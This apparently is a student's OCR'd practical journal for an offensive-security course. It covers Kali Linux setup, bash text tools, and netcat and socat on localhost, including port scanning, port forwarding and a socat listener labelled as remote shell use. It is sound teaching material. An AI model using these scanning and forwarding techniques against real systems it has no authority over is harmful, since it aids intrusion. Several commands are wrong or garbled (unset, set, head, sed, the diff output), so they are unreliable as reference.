M.Sc. (IT) Part II - Sem III

2021-2022

Offensive Security

Practical Journal

PCP Center: JMF's Vande Mataram College, Dombivali (E)

Practical Implemented By

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
INDEX

PRACTICAL NO.1


A. Installation and preparing the lab ready Virtual or physical machine with Kali Linux.

STEPS:

Step-1: Go to : https://www.kali.org/get-kali/





Step-2: Click on Virtual Machines




Step-3: Download for VMware or VirtualBox (for experiment I have selected VirtualBox).


Step-4: Go to Oracle VirtualBox and add the VDI file from: File -> Virtual Media Manager -> Add -> Select the downloaded Kali VDI file.





Step-5: Start Kali Linux on VirtualBox


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
Kali-Linux-2021...
Running
General
Name: Kali-Linux-2021.4a-virtualbox-amd64
Preview
Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali
en_US.utf8
15 Mar, 02:01
Enter your password
Cancel
Log In
KALI
BY OFFENSIVE SECURITY
Right Ctrl


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
Kali-Linux-2021...
Running
General
Name: Kali-Linux-2021.4a-virtualbox-amd64
Preview
Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
2:02
Trash
File System
Home
Right Ctrl

B. Exploring the command line arguments

A: Environment Variables, Tab Completion, Bash History Tricks

A1: To display environment variables


$ printenv //displays all the global ENVs

or

$ set //display all the ENVs (global as well as local)

or

$ env //display all the global ENVs



To set Global environment variable use command

$ export NAME=Value

or

$ set NAME=Value

To set Local environment variable use command

$ NAME=Value

```
┌──(kali㉿kali)-[~]
└─$ export testenv=10

┌──(kali㉿kali)-[~]
└─$ set testenv1=10

┌──(kali㉿kali)-[~]
└─$ testlocalenv=10
```

To display any variable use echo command and precede variable name by $ sign
$ echo $NAME

```
┌──(kali㉿kali)-[~]
└─$ echo $testenv
10
```

To unset any environment variable use unset command

$ unset $NAME

A2. Tab Completion

Just hit Tab while typing a command, option, or file name and the shell environment will automatically complete what you're typing or suggest options to you.

A3. Bash History

The bash shell stores the history of commands you've run in your user account's history file at~/. bash_history by default. For example, if your username is bob, you'll find this file at /home/bob/. bash_history


eg. Up arrow , down arrow , Alt+R , cltr+R ,CLTR+O,CLTR+G

B. Piping and Redirection, Text Searching and Manipulation


Piping and Redirection


command_1 | command_2 | command_3 | .... | command_N

$ ls = (Listing)
$ ls - =(Long listing)



cat sample2.txt | head 2 | tail 2





B.2
Text searching and manipulation

The grep filter searches a file for a particular pattern of characters, and displays all lines that contain that pattern. The pattern that is searched in the file is referred to as the regular expression

grep [options] pattern [files]

Options Description

-c: This prints only a count of the lines that match a pattern

-h: Display the matched lines, but do not display the filenames.

-i: Ignores, case for matching

-l: Displays list of a filenames only.

-n: Display the matched lines and their line numbers.

$cat > geekfile.txt

Case insensitive search – i option

$grep -i "UNix" geekfile.txt

```
┌──(kali㉿kali)-[~]
└─$ grep -i "LINUX" samplefile
this is used in kali linux
this is linux distribution
all commands are used in linux are same as unix commands
```

Displaying the count of number of matches – c option

$grep -c "unix" geekfile.txt

```
┌──(kali㉿kali)-[~]
└─$ grep -c "linux" samplefile
3
```

Display the file names that matches the pattern – l option

$grep -l "unix" *

Checking for the whole words in a file – w option

$ grep -w "unix" geekfile.txt

Matching the lines that start with a string - The ^ regular expression pattern specifies the start of a line

$ grep "^unix" geekfile.txt

Matching the lines that end with a string : The $ regular expression pattern specifies the end of a line

grep "os$" geekfile.txt

SED Command

Replacing or substituting string - “s” specifies the substitution operation

$sed 's/unix/linux/' geekfile.txt

```
┌──(kali㉿kali)-[~]
└─$ sed 's/linux/unix/' samplefile
this is the sample file
this is used in kali unix
this is unix distribution
all commands are used in unix are same as unix comma
```

Replacing the nth occurrence of a pattern in a line - Use the /1, /2 etc flags to replace the first, second occurrence of a pattern in a line

$sed 's/unix/linux/2' geekfile.txt

Replacing all the occurrence of the pattern in a line : The substitute flag /g (global replacement)

$sed 's/unix/linux/g' geekfile.txt

Parenthesize first character of each word : This sed example prints the first character of every word in parenthesis.

$ echo "Welcome To The Geek Stuff" | sed 's/\(\b[A-Z]\)/\(\1\)/g

C. Editing Files from the Command Line, Comparing Files, Managing Processes

Three modes in vi editor:

1. Insert mode (I,o)
2. Command mode (Esc)
3. Ex mode (:)

Commonly used vi commands:

- i – Insert at cursor (goes into insert mode)
- a – Write after cursor (goes into insert mode)
- A – Write at the end of line (goes into insert mode)
- ESC – Terminate insert mode
- u – Undo last change
- U – Undo all changes to the entire line
- o – Open a new line (goes into insert mode)
- dd – Delete line
- 3dd – Delete 3 lines.
- D – Delete contents of line after the cursor
- C – Delete contents of a line after the cursor and insert new text. Press ESC key to end insertion.
- dw – Delete word
- 4dw – Delete 4 words
- cw – Change word
- x – Delete character at the cursor
  r – Replace character

Comparing files in Linux
Special symbols are:

a : add
c : change
d : delete
Syntax :
diff [options] File1 File2

$ cat a.txt
Gujarat
Uttar Pradesh
Kolkata
Bihar
Jammu and Kashmir

$ cat b.txt
Tamil Nadu
Gujarat
Andhra Pradesh
Bihar
Uttar pradesh

Now, applying **diff** command without any option we get the following output:
$ diff a.txt b.txt
0a1
> Tamil Nadu
2,3c3
< Uttar Pradesh
Andhra Pradesh
5c5
Uttar Pradesh

PRACTICAL NO. 2

A. Using NETCAT / Socat

Netcat has always been one of the favourite tool for hackers to use. **It is a easy to use tool which reads and writes data across network connections, using TCP and UDP protocol**. It also allows programs or scripts to be run remotely. Besides it also contain many features like port scanning, transferring files, and port listening. So the tool is also called hacker's '*Swiss Army Knife*'.


To listen on any port use following command in terminal 1

```
$nc -l -p 4000
```

Open second terminal to send request and give following command

```
$nc 127.0.0.1 4000
```

To transfer data. Open 2 terminal windows.




Terminal 1 for listening

```
$nc -l -p 4000 >output.txt
```

Terminal 2 for sending request

```
$echo "GeeksforGeeks" >input.txt
```

1. `$nc 127.0.0.1 4000 <input.txt`



To perform Port Scanning. Enter the following command on the terminal.

Scanning a single port


$netcat -z -v 127.0.0.1 4000

Scanning multiple ports

$nc -z -v 127.0.0.1 4000 4001

Scanning a range of ports

$nc -z -v 127.0.0.1 4000-4005



To delay the interval for lines sent. Open 2 terminal as shown below:

Terminal 1 for listening

$nc -l -p 1234

Terminal 2 sending request

$nc -i 5 127.0.0.1 1234

Port forwarding

Open three terminals:

T1: Listen on port 4000

nc -l -p 4000


T2: Listen on port 4001 and forward it on localhost port 4000

nc -l -p 4001 -c “nc 127.0.0.1 4000”

T3: As outsider give request on port 4001 which will get forward to port 4000 and get process.

It will hide the original port from outsiders

nc 127.0.0.1 4001



Socat:

SOCAT (SOcket CAT) is a command-line utility that establishes two bidirectional byte streams and data transfer between them. It's a similar tool as that of netcat, where server opens a port to listen, and client connects to that port for all kinds of stuff that netcat can be used for.

```
socat TCP-LISTEN:4000 stdout

socat – TCP:127.0.0.1 4000
```


```
Use command shell remotely
socat TCP4-LISTEN:1234,reuseaddr,fork 'SYSTEM:/bin/cat /home/kali/input.txt'
```


```
Multiple connection:

socat -d -d TCP4-LISTEN:4444,fork file:rmnotice.txt

   socat TCP:127.0.0.1:4444 file:received_notice.txt,create
```

B. PowerShell and Powercat

PowerShell

PowerShell is a cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework. PowerShell runs on Windows, Linux, and macOS.

PowerShell is a modern command shell that includes the best features of other popular shells. Unlike most shells that only accept and return text, PowerShell accepts and returns .NET objects. The shell includes the following features:

PowerShell commands are known as cmdlets

1. The Get-Help cmdlet offers you the guides needed to use any command effectively without getting errors.
2. Run the code below to get the full (-Full) information about the Get-Help cmdlet itself.
   Get-Help Get-Help -Full
3. Run the Get-Help command below to get examples (-Examples) on how you can use the Get-Process cmdlet.
   Get-Help Get-Process -Examples
4. Run the following command to get a list of all your system processes in a table format.

   Get-Process
5. Run the command below to get a list of all the recently executed commands in your current session.

   Get-History
6. Run the Get-Service command below, passing the first letter and asterisk (A*) of the services you want to view. Adding the wildcard character lets you filter all the services which do not start with the letter 'A.'

